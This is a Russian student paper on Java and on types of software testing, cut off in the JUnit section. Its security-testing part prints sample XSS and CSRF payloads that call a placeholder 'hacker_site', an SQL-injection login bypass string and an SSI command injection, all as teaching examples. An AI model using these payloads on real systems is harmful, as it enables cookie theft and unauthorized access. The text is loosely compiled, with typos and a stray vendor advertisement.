Тестирование производительности программ: подходы в зависимости от категорий приложений

Надводски

**СОДЕРЖАНИЕ**

**ГЛАВА 1 ОСНОВНЫЕ ПОНЯНИЯ О ЯЗЫКЕ JAVA. ОСОБЕННОСТИ ПЛЮСЫ И МИНУСЫ………………………………………………………….3 1.1Что такое Java?.......................................................................................3**

**1.2Когда и зачем он был создан? История создания Java а так же его особенности………………………………………………………………......3**

**1.3Основные знания о языке языка…………………………………....4**

**1.4 Основные возможности Java………………………………………..6**

**1.5 Преимущества и недостатки………………………………………..7**

**1.6 Вывод по главе 1……………………………………………………..9**

**ГЛАВА 2. ТЕСТИРОВАНИЕ ПРОИЗВОДНОСТИ ПРОГРАММ: АОДХОДЫ В ЗАВИСИМОСТИ ОТ КАТЕГОРИЙ ПРИЛОЖЕНИЙ…..11**

**2.1 Что такое тестирование и их виды………………………………..11**

**2.2 Подробнее о видах тестирования………………………………….11**

**2.3 Библиотека JUnit…………………………………………………....27**

**2.4 TestNG…………………………………………………………………29**

**Вывод…………………………………………………………………………….32**

**Литература………………………………………………………………………33**

**ГЛАВА 1 ОСНОВНЫЕ ПОНЯНИЯ О ЯЗЫКЕ JAVA. ОСОБЕННОСТИ ПЛЮСЫ И МИНУСЫ**

**1.1Что такое Java?**

**Java** — сильно типизированный [объектно-ориентированный язык программирования](https://ru.wikipedia.org/wiki/%D0%9E%D0%B1%D1%8A%D0%B5%D0%BA%D1%82%D0%BD%D0%BE-%D0%BE%D1%80%D0%B8%D0%B5%D0%BD%D1%82%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%BD%D1%8B%D0%B9_%D1%8F%D0%B7%D1%8B%D0%BA_%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D1%8F), разработанный компанией [Sun Microsystems](https://ru.wikipedia.org/wiki/Sun_Microsystems" \o "Sun Microsystems) (в последующем приобретённой компанией [Oracle](https://ru.wikipedia.org/wiki/Oracle" \o "Oracle)). Приложения Java обычно [транслируются](https://ru.wikipedia.org/wiki/%D0%A2%D1%80%D0%B0%D0%BD%D1%81%D0%BB%D1%8F%D1%82%D0%BE%D1%80) в специальный [байт-код](https://ru.wikipedia.org/wiki/%D0%91%D0%B0%D0%B9%D1%82-%D0%BA%D0%BE%D0%B4), поэтому они могут работать на любой компьютерной архитектуре с помощью [виртуальной Java-машины](https://ru.wikipedia.org/wiki/Java_Virtual_Machine). Дата официального выпуска — 23 мая 1995 года. На 2018 год Java — один из самых популярных языков программирования.

**1.2Когда и зачем он был создан? История создания Java а так же его особенности**

Изначально язык назывался Oak («Дуб»), разрабатывался Джеймсом Гослингом для программирования бытовых электронных устройств. Из-за того, что язык с таким названием уже существовал, вскоре Oak был переименован в Java. Назван в честь марки кофе Java, которая, в свою очередь, получила наименование одноимённого острова (Ява), поэтому на официальной эмблеме языка изображена чашка с горячим кофе. Существует и другая версия происхождения названия языка, связанная с аллюзией на кофе-машину как пример бытового устройства, для программирования которого изначально язык создавался. В соответствии с этимологией в русскоязычной литературе с конца двадцатого и до первых лет двадцать первого века название языка нередко переводилось как Ява, а не транскрибировалось, как это стало общепринятым позднее.

Впоследствии язык стал использоваться для написания клиентских приложений и серверного программного обеспечения.

**1.3Основные знания о языке языка**

Программы на Java транслируются в байт-код Java, выполняемый виртуальной машиной Java (JVM) — программой, обрабатывающей байтовый код и передающей инструкции оборудованию как интерпретатор.

Достоинством подобного способа выполнения программ является полная независимость байт-кода от операционной системы и оборудования, что позволяет выполнять Java-приложения на любом устройстве, для которого существует соответствующая виртуальная машина. Другой важной особенностью технологии Java является гибкая система безопасности, в рамках которой исполнение программы полностью контролируется виртуальной машиной. Любые операции, которые превышают установленные полномочия программы (например, попытка несанкционированного доступа к данным или соединения с другим компьютером), вызывают немедленное прерывание.Часто к недостаткам концепции виртуальной машины относят снижение производительности. Ряд усовершенствований несколько увеличил скорость выполнения программ на Java: применение технологии трансляции байт-кода в машинный код непосредственно во время работы программы (JIT-технология) с возможностью сохранения версий класса в машинном коде,широкое использование платформенно-ориентированного кода (native-код) в стандартных библиотеках,аппаратные средства, обеспечивающие ускоренную обработку байт-кода (например, технология Jazelle, поддерживаемая некоторыми процессорами архитектуры ARM).

По данным сайта shootout.alioth.debian.org, для семи разных задач время выполнения на Java составляет в среднем в полтора-два раза больше, чем для C/C++, в некоторых случаях Java быстрее, а в отдельных случаях в 7 раз медленнее. С другой стороны, для большинства из них потребление памяти Java-машиной было в 10—30 раз больше, чем программой на C/C++. Также примечательно исследование, проведённое компанией Google, согласно которому отмечается существенно более низкая производительность и бо́льшее потребление памяти в тестовых примерах на Java в сравнении с аналогичными программами на C++.

Идеи, заложенные в концепцию и различные реализации среды виртуальной машины Java, вдохновили множество энтузиастов на расширение перечня языков, которые могли бы быть использованы для создания программ, исполняемых на виртуальной машине. Эти идеи нашли также выражение в спецификации общеязыковой инфраструктуры CLI, заложенной в основу платформы .NET компанией Microsoft.


Ниже представлено развитие логотипа Java на рис. (1)  


Рис. (1) развитие логотипа

**1.4 Основные возможности Java**

* [Автоматическое управление памятью](https://ru.wikipedia.org/wiki/%D0%A1%D0%B1%D0%BE%D1%80%D0%BA%D0%B0_%D0%BC%D1%83%D1%81%D0%BE%D1%80%D0%B0_(%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B5)).
* Расширенные возможности обработки исключительных ситуаций.
* Богатый набор средств фильтрации ввода-вывода.
* Набор стандартных коллекций: [массив](https://ru.wikipedia.org/wiki/%D0%98%D0%BD%D0%B4%D0%B5%D0%BA%D1%81%D0%BD%D1%8B%D0%B9_%D0%BC%D0%B0%D1%81%D1%81%D0%B8%D0%B2), [список](https://ru.wikipedia.org/wiki/%D0%A1%D0%BF%D0%B8%D1%81%D0%BE%D0%BA_(%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%D0%B0%D1%82%D0%B8%D0%BA%D0%B0)), [стек](https://ru.wikipedia.org/wiki/%D0%A1%D1%82%D0%B5%D0%BA) и т. п.
* Наличие простых средств создания сетевых приложений (в том числе с использованием [протокола](https://ru.wikipedia.org/wiki/%D0%A1%D0%B5%D1%82%D0%B5%D0%B2%D0%BE%D0%B9_%D0%BF%D1%80%D0%BE%D1%82%D0%BE%D0%BA%D0%BE%D0%BB) [RMI](https://ru.wikipedia.org/wiki/RMI)).
* Наличие классов, позволяющих выполнять [HTTP](https://ru.wikipedia.org/wiki/HTTP)-запросы и обрабатывать ответы.
* Встроенные в язык средства создания многопоточных приложений, которые потом были портированы на многие языки (например [Python](https://ru.wikipedia.org/wiki/Python)).
* Унифицированный доступ к [базам данных](https://ru.wikipedia.org/wiki/%D0%91%D0%B0%D0%B7%D0%B0_%D0%B4%D0%B0%D0%BD%D0%BD%D1%8B%D1%85):
* на уровне отдельных [SQL](https://ru.wikipedia.org/wiki/SQL)-запросов — на основе [JDBC](https://ru.wikipedia.org/wiki/JDBC), [SQLJ](https://ru.wikipedia.org/wiki/SQLJ);
* на уровне концепции объектов, обладающих способностью к хранению в базе данных — на основе [Java Data Objects](https://ru.wikipedia.org/w/index.php?title=Java_Data_Objects&action=edit&redlink=1) ([англ.](https://en.wikipedia.org/wiki/Java_Data_Objects)) и [Java Persistence API](https://ru.wikipedia.org/wiki/Java_Persistence_API" \o "Java Persistence API).
* Поддержка обобщений (начиная с версии 1.5).
* Поддержка лямбд, замыканий, встроенные возможности функционального программирования (с 1.8).

**Примеры программ**



**1.5 Преимущества и недостатки**

**Начнем с преимуществ языка**

**Простота**

Синтаксис языка был унаследован от C++. Сегодня на фоне Python, Groove или Go его трудно назвать простым, однако тогда эволюционный вид позволил привлечь внимание Си-разработчиков.Такая форма конструкций не увеличивает скорость набора, однако читать, понимать и воспроизводить его просто.

**Надёжность**

Надёжность обеспечивается двумя принципами:

ООП. Иерархия наследования увеличивает читаемость кода и снижает количество невынужденных ошибок.Строгая типизация. Разработчику приходится выполнять больший объём работы, но данные интерпретируется однозначно.

Кроме того, первоначально в Java предполагался запрет прямого доступа к памяти, что также повышало бы надёжность. Но разработчики оставили несколько лазеек, например бэкдор sun.misc.Unsafe, которые этот запрет обходят.

**Безопасность**

Кроме сохранения общей формы конструкций, Java по сравнению с C++ формально лишился двух потенциальных опасностей: указателей и множественного наследования. На деле обе функции сохранены, но представлены в ином виде: вместо указателей используются значения, а в множественном наследовании участвуют не классы, а интерфейсы. Тем не менее, такая особенность java программирования почти исключает возможный урон от невнимательности разработчика.

**Удобство**

Дословно концепция Java звучит как: «Write once, run anywhere». То есть исполняемость кода не зависит от используемой операционной системы или установленного ПО. Достигается это благодаря транслированию в байт-код виртуальной машиной JVM.

Как нельзя кстати пригодилась эта особенность Java на android. Разнообразие производителей, моделей телефонов, характеристик — всё это могло бы негативно сказаться на работе приложений, если бы не существование такого универсального инструмента.

**Производительность**

Особенность Java, связанная с транслированием в байт-код, положительно сказывается и на производительности конечных продуктов. По скорости исполнения однотипные программы на Java уступают в 1,5-2 раза программам на C/C++, при этом превосходят JavaScript, Ruby, Python.

**Развитая экосистема**

За 22 года жизни язык оброс десятками IDE и фреймворков, сотнями сообществ и форумов, тысячами библиотек и плагинов. Всё это благоприятно сказывается на пороге вхождения в профессию, востребованности и качеству производимых с помощью java продуктов.

Безусловно, каждый популярный язык программирования уникален, каждый имеет свои недостатки и преимущества. Особенности Java не имеют революционного характера, они незначительны, но вместе с тем фундаментальны. Именно то, что отличает хороший язык от лучшего.

**Закончим недостаткими языка**

**Менее быстрый и более требовательный**

Низкое, в сравнении с другими языками, быстродействие, повышенные требования к объему оперативной памяти (ОП).

Большой объем стандартных библиотек и технологий создает сложности в изучении языка.

Постоянное развитие языка вызывает наличие как устаревших, так и новых средств, имеющих одно и то же функциональное назначение.  
Так же там перечислялись некоторые особенности языка:

**Узконаправленный**

Скорее нейтральное качество чем недостаток но это и делает его узконаправленыым языком так как Java является полностью объектно-ориентированным языком. Например, C++ тоже является объектно-ориентированным, но в нем есть возможность писать программы не в объектно-ориентированном стиле, а в Java так нельзя.  
Реализован с использованием интерпретации Р-кода (байт-кода). Т.е. программа сначала транслируется в машинонезависимый Р-код, а потом интерпретируется некоторой программой-интерпретатором (виртуальная Java-машина, JVM).

**1.6 Вывод по главе 1**

Язык Java подходит для вас если вы заинтересованы в объектно ориентированом програмировании так как он был для этого создан. Подведу итоги недостатков и достоинств: один из лучших языков для ООП и имеет легкий порог вхождения и понимания основных механик, но сложность заключается в дальнейшем так как будет много нового и сложного по сравнению с другими языками, а так же он требователен к оперативной памяти, но за это он гарантирует надежность.

**ГЛАВА 2. ТЕСТИРОВАНИЕ ПРОИЗВОДНОСТИ ПРОГРАММ: АОДХОДЫ В ЗАВИСИМОСТИ ОТ КАТЕГОРИЙ ПРИЛОЖЕНИЙ**

**2.1 Что такое тестирование и их виды**

**Тестирование производительности**

В [инженерии программного обеспечения](https://ru.wikipedia.org/wiki/%D0%98%D0%BD%D0%B6%D0%B5%D0%BD%D0%B5%D1%80%D0%B8%D1%8F_%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%BD%D0%BE%D0%B3%D0%BE_%D0%BE%D0%B1%D0%B5%D1%81%D0%BF%D0%B5%D1%87%D0%B5%D0%BD%D0%B8%D1%8F) — [тестирование](https://ru.wikipedia.org/wiki/%D0%A2%D0%B5%D1%81%D1%82%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B5_%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%BD%D0%BE%D0%B3%D0%BE_%D0%BE%D0%B1%D0%B5%D1%81%D0%BF%D0%B5%D1%87%D0%B5%D0%BD%D0%B8%D1%8F), которое проводится с целью определения, как быстро работает вычислительная система или её часть под определённой [нагрузкой](https://ru.wikipedia.org/wiki/%D0%9D%D0%B0%D0%B3%D1%80%D1%83%D0%B7%D0%BA%D0%B0_(%D0%B7%D0%BD%D0%B0%D1%87%D0%B5%D0%BD%D0%B8%D1%8F)). Также может служить для проверки и подтверждения других атрибутов качества системы, таких как [масштабируемость](https://ru.wikipedia.org/wiki/%D0%9C%D0%B0%D1%81%D1%88%D1%82%D0%B0%D0%B1%D0%B8%D1%80%D1%83%D0%B5%D0%BC%D0%BE%D1%81%D1%82%D1%8C), [надёжность](https://ru.wikipedia.org/wiki/%D0%9D%D0%B0%D0%B4%D1%91%D0%B6%D0%BD%D0%BE%D1%81%D1%82%D1%8C) и потребление ресурсов. Тестирование делится на 6 типов:

* Функциональное тестирование (functional testing)
* Системное тестирование (system testing)
* Тестирование проиводительности (performance testing)
* Регрессионное тестирование (regression testing)
* Модульное тестирование (unit testing)
* Тестирование безопасности (security testing)

**2.2 Подробнее о видах тестирования**

**Функциональное тестирование (functional testing)**

Проверка функциональности (тестирование методом «черного ящика») – проверка соответствия программного обеспечения требованиям, заявленным в спецификации. Может проводиться как полное тестирование заявленной функциональность, так и проверка только базовой функциональности.

Тестирование «белого ящика» (white box) Тестирование на соответствие программного продукта требованиям со знанием внутренней структуры реализации системы (есть в наличии исходный код и технические спецификации).

Тестирование «черного ящика» (**black box**) Тестирование на соответствие программного продукта требованиям без знания внутренней структуры реализации системы.

Тестирование функциональности может проводиться в двух аспектах:

* Требования
* Бизнес-процессы

Тестирование в перспективе «требования» использует спецификацию функциональных требований к системе как основу для дизайна тестовых случаев (Test Cases). В этом случае необходимо сделать список того, что будет тестироваться, а что нет, приоритезировать требования на основе рисков (если это не сделано в документе с требованиями), а на основе этого приоритезировать тестовые сценарии (test cases). Это позволит сфокусироваться и не упустить при тестировании наиболее важный функционал.

Тестирование в перспективе «бизнес-процессы» использует знание этих самых бизнес-процессов, которые описывают сценарии ежедневного использования системы. В этой перспективе тестовые сценарии (test scripts), как правило, основываются на случаях использования системы (use cases).

**Преимущества функционального тестирования:**

* Имитирует фактическое использование системы;

**Недостатки функционального тестирования:**

* Возможность упущения логических ошибок в программном обеспечении;
* Вероятность избыточного тестирования.

**Системное тестирование (system testing)**

Высокоуровневая проверка функционала всей программы или системыв целом.

Основной задачей системного тестирования является проверка как функциональных, так и не функциональных требований в системе в целом. При этом выявляются дефекты, такие как неверное использование ресурсов системы, непредусмотренные комбинации данных пользовательского уровня, несовместимость с окружением, непредусмотренные сценарии использования, отсутствующая или неверная функциональность, неудобство использования и т.д. Для минимизации рисков, связанных с особенностями поведения в системы в той или иной среде, во время тестирования рекомендуется использовать окружение максимально приближенное к тому, на которое будет установлен продукт после выдачи.

**Можно выделить два подхода к системному тестированию**:

* На базе требований (requirements based)
* Для каждого требования пишутся тестовые случаи (test cases), проверяющие выполнение данного требования.
* На базе случаев использования (use case based)
* На основе представления о способах использования продукта создаются случаи использования системы (Use Cases). По конкретному случаю использования можно определить один или более сценариев. На проверку каждого сценария пишутся тест кейсы (test cases), которые должны быть протестированы.

**Тестирование проиводительности (performance testing)**

Тестирование, которое проводится с целью определения, как быстро работает система или её часть под определённой нагрузкой.

Нагрузочное тестирование (load testing)

Тестирование предназначено для проверки работоспособности системы при стандартных нагрузках и для определения максимально возможного пика, при котором система работает правильно.



Рис. (2) Визуальное изображение теста производительности

В зависимости от характеристик, которые нам нужно протестировать, тестирование производительности делится на типы:

• **Нагрузочное тестирование** (Loadtesting) – тестирование времени отклика приложения на запросы различных типов, с целью удостовериться, что приложение работает в соответствии с требованиями при обычной пользовательской нагрузке.

• **Стресс-тестирование** (Stresstesting) – тестирование работоспособности приложения при нагрузках, превышающих пользовательские в несколько раз. При стресс-тестировании (зачастую, только при нем) мы можем получить реальные данные границ производительности приложения, исследовать способность программы обрабатывать исключения, ее стабильность и устойчивость. Именно в значительно увеличенной нагрузке на приложение и заключается разница между тестированием производительности и стресс тестированием.

• **Тестирование стабильности** или наработка на отказ (Stability/Reliabilitytesting) исследует работоспособность приложения при длительной работе во времени, при нормальной для программы нагрузке.

• **Объемное тестирование** (VolumeTesting) – тестирование проводится с увеличением не нагрузки и времени работы, а количества используемых данных, которые хранятся и используются в приложении.

Очень часто при определении тестирования производительности и его типах приходят к ошибочному пониманию и путанице данных терминов. Чтобы избежать этого и закрепить полученные знания, подведем итог. Итак, тестирование производительности – это проверка таких нефункциональных требований, как производительность и работоспособность приложения при различных нагрузках и условиях. В зависимости от исследуемой характеристики программы, мы можем выделить такие типы тестирования как:

• **Нагрузочное тестирование** (производительность при нормальных условиях).

• **Стресс-тестирование** (работоспособность, производительность и характеристики приложения при экстремальных нагрузках).

• **Тестирование стабильности** (при длительной работе).

**• Объемное тестирование** (при увеличенных объемах обрабатываемых данных).

**Регрессионное тестирование (regression testing)**

**Регрессионное тестирование** - это вид тестирования направленный на проверку изменений, сделанных в приложении или окружающей среде (починка дефекта, слияние кода, миграция на другую операционную систему, базу данных, веб сервер или сервер приложения), для подтверждения того факта, что существующая ранее функциональность работает как и прежде (см. также Санитарное тестирование или проверка согласованности/исправности). Регрессионными могут быть как функциональные, так и нефункциональные тесты.

Как правило, для регрессионного тестирования используются тест кейсы, написанные на ранних стадиях разработки и тестирования. Это дает гарантию того, что изменения в новой версии приложения не повредили уже существующую функциональность. Рекомендуется делать автоматизацию регрессионных тестов, для ускорения последующего процесса тестирования и обнаружения дефектов на ранних стадиях разработки программного обеспечения.

Сам по себе термин "Регрессионное тестирование", в зависимости от контекста использования может иметь разный смысл. Сэм Канер, к примеру, описал 3 основных типа регрессионного тестирования:

* **Регрессия багов** (Bug regression) - попытка доказать, что исправленная ошибка на самом деле не исправлена
* **Регрессия старых багов** (Old bugs regression) - попытка доказать, что недавнее изменение кода или данных сломало исправление старых ошибок, т.е. старые баги стали снова воспроизводиться.
* **Регрессия побочного эффекта** (Side effect regression) - попытка доказать, что недавнее изменение кода или данных сломало другие части разрабатываемого приложения

**Модульное тестирование (unit testing)**

**Модульное тестирование** (Unit testing) – тестирование каждой атомарной функциональности приложения отдельно, в искусственно созданной среде. Именно потребность в создании искусственной рабочей среды для определенного модуля, требует от тестировщика знаний в автоматизации тестирования программного обеспечения, некоторых навыков программирования. Данная среда для некоторого юнита создается с помощью драйверов и заглушек.

Каждая сложная программная система состоит из отдельных частей - модулей, выполняющих ту или иную функцию в составе системы. Для того, чтобы удостовериться в корректной работе всей системы, необходимо вначале протестировать каждый модуль системы по отдельности. В случае возникновения проблем при тестировании системы в целом это позволяет проще выявить модули, вызвавшие проблему, и устранить соответствующие дефекты в них. Такое тестирование модулей по отдельности получило называние модульного тестирования.




Рис. (3) Визуально изображено модульное тестирование

Драйвер – определенный модуль теста, который выполняют тестируемый нами элемент.

Заглушка – часть программы, которая симулирует обмен данными с тестируемым компонентом, выполняет имитацию рабочей системы.

Заглушки нужны для:

* Имитирования недостающих компонентов для работы данного элемента.
* Подачи или возвращения модулю определенного значения, возможность предоставить тестеру самому ввести нужное значение.
* Воссоздания определенных ситуаций (исключения или другие нестандартные условия работы элемента).

**Преимущества модульного тестирования.**

Прежде всего, нужно очертить рамки, в которых Юнит-тестирование оправданно. Во-первых, архитектура проекта должна быть спроектирована в соответствии с идеями ООП (четкое деление на классы, каждый из которых выполняет свою определенную функцию), что обеспечит систему грамотным делением на модули. Также, модульное тестирование должно быть менее затратным при поиске дефектов, чем другие виды тестов и должно снижать время отладки кода.

Преимущества:

* Модульное тестирование мотивирует программистов писать код максимально оптимизированным, проводить рефакторинг (упрощение кода программы, не затрагивая ее функциональность), так как с помощью Юнит-тестирования можно легко проверить работоспособность рассматриваемого компонента.
* Необходимость отделения реализации от интерфейса (ввиду особенностей модульного тестирования), что позволяет минимизировать зависимости в системе.
* Документация Юнит-тестов может служить примером «живого документа» для каждого класса, тестируемого данным способом.
* Модульное тестирование помогает лучше понять роль каждого класса на фоне всей программной системы.
* Также, при «разработке через тестирование», которая активно используется в экстремальном программировании, модульное тестирования является одним из основных инструментов, позволяющий разрабатывать модули в соответствии с требованиями к данному модулю.
* Естественно, получив реальный опыт работы инженером качества, Вы сможете совсем по-другому охарактеризовать данный вид тестирования. А пока, надеюсь, данная статья поможет Вам подойти на шаг ближе к возможности получения реального опыта.

**Тестирование безопасности (security testing)**

Тестирование безопасности - это стратегия тестирования, используемая для проверки безопасности системы, а также для анализа рисков, связанных с обеспечением целостного подхода к защите приложения, атак хакеров, вирусов, несанкционированного доступа к конфиденциальным данным.

Принципы безопасности программного обеспечения

Общая стратегия безопасности основывается на трех основных принципах:

* Конфиденциальность
* Целостность
* Доступность

**Конфиденциальность**

Конфиденциальность - это сокрытие определенных ресурсов или информации. Под конфиденциальностью можно понимать ограничение доступа к ресурсу некоторой категории пользователей, или другими словами, при каких условиях пользователь авторизован получить доступ к данному ресурсу.

**Целостность**

Существует два основных критерия при определении понятия целостности:

* Доверие. Ожидается, что ресурс будет изменен только соответствующим способом определенной группой пользователей.
* Повреждение и восстановление. В случае когда данные повреждаются или неправильно меняются авторизованным или не авторизованным пользователем, вы должны определить на сколько важной является процедура восстановления данных.

**Доступность**

Доступность представляет собой требования о том, что ресурсы должны быть доступны авторизованному пользователю, внутреннему объекту или устройству. Как правило, чем более критичен ресурс тем выше уровень доступности должен быть.

**Виды уязвимостей**

В настоящее время наиболее распространенными видами уязвимости в безопасности программного обеспечения являются:

**XSS** (Cross-Site Scripting) - это вид уязвимости программного обеспечения (Web приложений), при которой, на генерированной сервером странице, выполняются вредоносные скрипты, с целью атаки клиента.

**XSRF / CSRF** (Request Forgery) - это вид уязвимости, позволяющий использовать недостатки HTTP протокола, при этом злоумышленники работают по следующей схеме: ссылка на вредоносный сайт установливается на странице, пользующейся доверием у пользователя, при переходе по вредоносной ссылке выполняется скрипт, сохраняющий личные данные пользователя (пароли, платежные данные и т.д.), либо отправляющий СПАМ сообщения от лица пользователя, либо изменяет доступ к учетной записи пользователя, для получения полного контроля над ней.

**Code injections** (SQL, PHP, ASP и т.д.) - это вид уязвимости, при котором становится возможно осуществить запуск исполняемого кода с целью получения доступа к системным ресурсам, несанкционированного доступа к данным либо выведения системы из строя.

**Server-Side Includes** (SSI) Injection - это вид уязвимости, использующий вставку серверных команд в HTML код или запуск их напрямую с сервера.

**Authorization Bypass** - это вид уязвимости, при котором возможно получить несанкционированный доступ к учетной записи или документам другого пользователя

**Как тестировать ПО на безопасность?**

Приведем примеры тестирования ПО на предмет уязвимости в системе безопасности. Для этого Вам необходимо проверить Ваше программное обеспечение на наличия известных видов уязвимостей:

**XSS** (Cross-Site Scripting)

Сами по себе XSS атаки могут быть очень разнообразными. Злоумышленники могут попытаться украсть ваши куки, перенаправить вас на сайт, где произойдет более серьезная атака, загрузить в память какой-либо вредоносный объект и т.д., всего навсего разместив вредоносный скрипт у вас на сайте. Как пример, можно рассмотреть следующий скрипт, выводящий на экран ваши куки:

<script>alert(document.cookie);</script>

либо скрипт делающий редирект на зараженную страницу:

<script>window.parent.location.href='http://hacker\_site';</script>

либо создающий вредоносный объект с вирусом и т.п.:

<object type="text/x-scriptlet" data="http://hacker\_site"></object>

Для просмотра большего количества примеров рекомендуем посетить страничку: XSS (Cross Site Scripting)...

**XSRF / CSRF** (Request Forgery)

Наиболее частыми CSRF атаками являются атаки использующие HTML <IMG> тэг или Javascript объект image. Чаще всего атакующий добавляет необходимый код в электронное письмо или выкладывает на веб-сайт, таким образом, что при загрузке страницы осуществляется запрос, выполняющий вредоносный код. Примеры:

IMG SRC

<img src="http://hacker\_site/?command">

SCRIPT SRC

<script src="http://hacker\_site/?command">

Javascript объект Image

<script>

var foo = new Image();

foo.src = "http://hacker\_site/?command";

</script>

**Code injections** (SQL, PHP, ASP и т.д.)

Вставки исполняемого кода рассмотрим на примере кода SQL.

Форма входа в систему имеет 2 поля - имя и пароль. Обработка происходит в базе данных через выполнение SQL запроса:

SELECT Username

FROM Users

WHERE Name = 'tester'

AND Password = 'testpass';

Вводим корректное имя ’tester’, а в поле пароль вводим строку:

testpass' OR '1'='1

В итоге, Если поле не имеет соответствующих валидаций или обработчиков данных, может вскрыться уязвимость, позволяющая зайти в защищенную паролем систему, т.к.SQL запрос примет следующий вид:

SELECT Username

FROM Users

WHERE Name = 'tester'

AND Password = 'testpass' OR '1'='1';

Условие '1'='1' всегда будет истинным и поэтому SQL запрос всегда будет возвращать много значений.

Server-Side Includes (SSI) Injection

В зависимости от типа операционной системы команды могут быть разными, как пример рассмотрим команду, которая выводит на экран список файлов в OS Linux:

< !--#exec cmd="ls" -->

**Authorization Bypass**

Пользователь А может получить доступ к документам пользователя Б. Допустим, есть реализация, где при просмотре своего профиля, содержащего конфеденциальную информацию, в URL страницы передается userID, а данном случае есть смысл попробовать подставить вместо своего userID номер другого пользователя. И если вы увидите его данные, значит вы нашли дефект.

**Тестирование локализации (localization testing)**

**Тестирование локализации** - это процесс тестирования локализованной версии программного продукта. Тестирование локализации позволяет проверить насколько хорошо адаптирован продукт для определенной целевой аудитории в соответствии с ее культурными особенностями. Как правило, здесь рассматривается культурный и языковой аспекты, в частности перевод пользовательского интерфейса и соответствующей документации и файлов на другой язык, а также форматы валют, чисел, времени и телефонных номеров, и др.

Наши высококвалифицированные специалисты занимаются локализацией русской, английской, немецкой, французской и итальянской и других версий продуктов.

В нашей команде работают профессиональные лингвисты и QA инженеры, которые совместно работают над выявлением ошибок локализации.

В тестирование локализации входит проверка правильности переведенного контента, различных элементов интерфейса, ошибок и системных сообщений, проверка раздела FAQ/Help и вспомогательной документации.

Цель проводимого тестирования — проверить мультиязычный интерфейс приложения или сайта на наличие ошибок перевода, правильности почтовых адресов, имени и фамилии, валют, формата даты и времени, и пр.

Как правило, мы не тестируем на наличие орфографических и грамматических ошибок. Чеклист тестирования локализации включает в себя:

* Определение того, какие языки поддерживаются приложением;
* Проверка правильности перевода в соответствии с тематикой приложения;
* Проверка правильности перевода элементов интерфейса приложения;
* Проверка перевода раздела FAQ/Help и вспомогательной документации.

**Тестирование интернационализации** представляет собой проектирование и создание продукта и документации, используя техники, упрощающие локализацию приложения. Сюда входят:

* создание продукта с учетом стандарта кодирования Unicode, который поддерживает практически все языки мира;
* создание возможности поддержки элементов приложения, которые невозможно локализовать стандартным образом (к примеру, вертикально расположенные иероглифы или написание арабских предложений справа налево);
* создание продукта с возможностью поддержки новых локалей при желании пользователя, что позволяет избежать трудностей при интеграции продукта для стран с другой культурой.

**Юзабилити тестирование (usability testing)**

**Юзабилити-тестирование** (Usability – удобство) – это проверка программного продукта на соответствие с требованиями в плане удобности использования приложения. Таким образом, с помощью юзабилити-тестирования мы можем определить эргономичность (приспособленность к использовании) программы. Тестирование удобства пользования - это метод тестирования, направленный на установление степени удобства использования, обучаемости, понятности и привлекательности для пользователей разрабатываемого продукта в контексте заданных условий. Выявлять проблемы, связанные со специфическим механизмом интерфейса определять, существуют ли проблемы с удобностью интерфейса для навигации, использования основного функционала.

Проверка юзабилити приложения заключается в:

* Оценка соответствия дизайна приложения к его функциональности, заданной заказчиком.
* Анализ используемых графических элементов, цветового оформления с точки зрения восприятия.
* Оценке удобства навигации и ссылочной структуре.
* Анализ текстового наполнения сайта.
* Оценка удобства использования функциями приложения (сервисами, если это сайт).
* Анализ шрифтового оформления текста.



Рис. (4) Визуализация юзабилити тестирования

**10 правил проектирования пользовательского интерфейса**, Norman

1) Информативность системы – пользователь всегда должен знать текущий статус приложения.

2) Приближенность приложения к реальному миру – диалог с пользователем должен вестись на понятному ему языку, остерегаясь использования непонятной терминологии.

3) Система должна иметь выходы – приложение всегда должно иметь «запасные выходы» из любой функциональности, которые пользователь по ошибке запустил.

4) Однозначность. Все термины, функции и понятия должны описываться в едином толковании – у пользователя не должно возникнуть путаницы.

5) Предусмотрительность. Система должна всячески «оберегать» пользователя от возможных ошибок.

6) Наглядность. Пользователь не должен ломать голову в попытках понять, что ему нужно делать или пытаясь вспомнить, как он достиг того или иного состояния системы. Возможные манипуляции с программой должны быть постоянно наглядными.

7) Гибкость и эффективность. Предоставляйте опытным пользователям возможность избегать рутинных действий, и в то же самое время, необходимо скрывать расширение функционала от неопытных.

8) Лаконичность и точность. Диалоги должны содержать только ту информацию, которую необходимо донести до пользователя, ничего лишнего.

9) Лояльность к ошибкам. Информация об ошибках должна быть понятной и содержать подсказки к дальнейшим действиям.

10) Постоянная справка. Как бы информативно не была спроектирована система – она всегда должна содержать раздел справки и документации.

**2.3 Библиотека J Unit**

Unit testing (юнит тестирование или модульное тестирование) — заключается в изолированной проверке каждого отдельного элемента путем запуска тестов в искусственной среде. Для этого необходимо использовать драйверы и заглушки. Поэлементное тестирование — первейшая возможность реализовать исходный код. Оценивая каждый элемент изолированно и подтверждая корректность его работы, точно установить проблему значительно проще чем, если бы элемент был частью системы. Unit (Элемент) — наименьший компонент, который можно скомпилировать.

Фреймворк jUnit является весьма удачным решением задач, связанных с тестированием java приложений. Растущая популярность привела к созданию подобных фреймворков для других языков. Вот некоторые из них:

1) Для С++ была реализована CPPUnit;

2) JavaScript может использоваться совместно с JSUnit;

